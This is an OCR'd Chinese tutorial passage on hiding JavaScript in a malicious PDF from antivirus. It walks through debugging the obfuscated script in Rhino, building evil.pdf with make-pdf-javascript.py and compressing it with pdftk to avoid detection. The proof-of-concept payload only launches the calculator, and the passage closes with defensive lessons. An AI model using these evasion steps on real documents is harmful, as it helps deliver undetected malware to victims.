
要运行一个脚本只需要在 File->Run...菜单选择文件路径打开即可。Rhino 会打开脚本文件执行并断在第一行位置。程序会用黄色箭头标注当前行如图:



这里必须指出 Rhino 调试器只是可以运行一些特定应用程序支持的 JavaScript 函数或方法，比如 Acrobat Reader 和 Firefox 及 Internet Explorer 浏览器。所以并不是所有的 JavaScript 脚本都可以用 Rhino 来调试。如果调试 Rhino 不支持的脚本的话它会提示错误

'ReferenceError:"Collab" is not defined.'。但是我们来调试这里的 JavaScript 代码的话使用 Rhino 就足够了。


在下面截图中，我已经单步执行到了 encoded1.js 的最后一行了（可以看黄色的箭头位置），在屏幕右下角位置可以看到变量 bftext, rep 和 blahstring 的具体值。只要在 Evaluate 一栏输入想查看的变量名称就可以看到它的值。



通过上面调试我们能知道：

- 上述 JavaScript 代码的语法完全正确（如果 Rhino 能打开的话就说明没什么错误了）
- 上述 JavaScript 代码运行时的各个变量的值都正确

同时我们也可以检查被编过码的 script1.js 的代码解码后是不是完全一样



到这里我们混淆后的 JavaScript 就没什么问题了，如果调试过程中有错误那就需要相应的修改下。当然 Rhino 不仅可以调试，在分析恶意 PDF 文件时同样也很有用。

用自己的方法混淆 JavaScript 代码

上面代码只是为了演示具体的混淆技术，如果你自己真正的在实践中打算使用上面代码来绕过杀毒软件检测的话可能并不能很好的达到你的目的，因为上述混淆代码本身可能就会被杀毒软件查杀，所以你需要自己写编码方法并混淆 JavaScript 代码。当然或许需要你有一些 JavaScript 语言基础，可以再网上搜索相关的学习资料进行学习。我个人觉的 w3schools 就是一个非常不错的学习脚本语言的网站。

我这里只是着重演示这个技术，你也可以在网上搜索一些其他的 JavaScript 的混淆处理工具，而不需要手动去做。在 google 搜索"javascript obfuscator"或者"javascript packer"就可以找到你需要的工具，比如 Durzosploit 内置的混淆工具。


不管怎样，现在我们已经有混淆后的 JavaScript 代码了，最后我们需要把它添加到 PDF 文件中并测试。

创建 PDF 文件

创建 PDF 文件的方法我们之前已经说过几次了。

```
lupin@lion:~$ make-pdf-javascript.py -f encoded1.js evil.pdf
```

现在我们运行 evil.pdf 文件可以正常工作并运行计算器，而且在杀软环境下扫描并未检测出病毒...



现在杀软已经不杀了，我们还可以再对 PDF 文件进行一下处理。

压缩 PDF 文件

PDF Toolkit (pdftk)工具包有一个压缩选项，我们可以使用该工具将 PDF 文件压缩的更小。可以更进一步逃过杀软的检测。

```
lupin@lion:~$ pdftk evil.pdf output evil1.pdf compress
```

写在最后

在这篇文章中，我已经涵盖了大部分可以使恶意 PDF 文件逃过杀软检测的混淆技术，以及一些免费的工具的使用方法。当然让恶意 PDF 文件逃过杀软检测的方法不仅仅只有这些方法。如果你想了解更多这方面的东西，不妨抽时间去 Didier Stevens 的博客去看看，或者多阅读一些网上关于恶意 PDF 分析的文章。

总结

那么，通过这篇文章我们能学到什么呢？

第一，你不能依赖杀毒软件来保护计算机的安全。当然我并不是单针对本文演示的赛门铁克。因为这个技术几乎可以逃避所有的杀毒软件的检测。事实上，我认为赛门铁克是做好的安全产品之一。我试过很多杀毒软件它们连未混淆处理的恶意 PDF 文件都不能很好的检测和查杀。这就是以特征码来查杀病毒的弊端。只要攻击者改变了特征码，这些杀软就无法检测并查杀了。

第二，尽可能早的更新第三方补丁程序。

第三，在大型网络中你可以使用一些 AV/HIPs 软件来预防这类的攻击。

第四，备用的 PDF 阅读器，除了 Adobe 你可以选择一些其他的阅读器，因为使用他们的人相对较少，所以也就相对安全一些。记住这些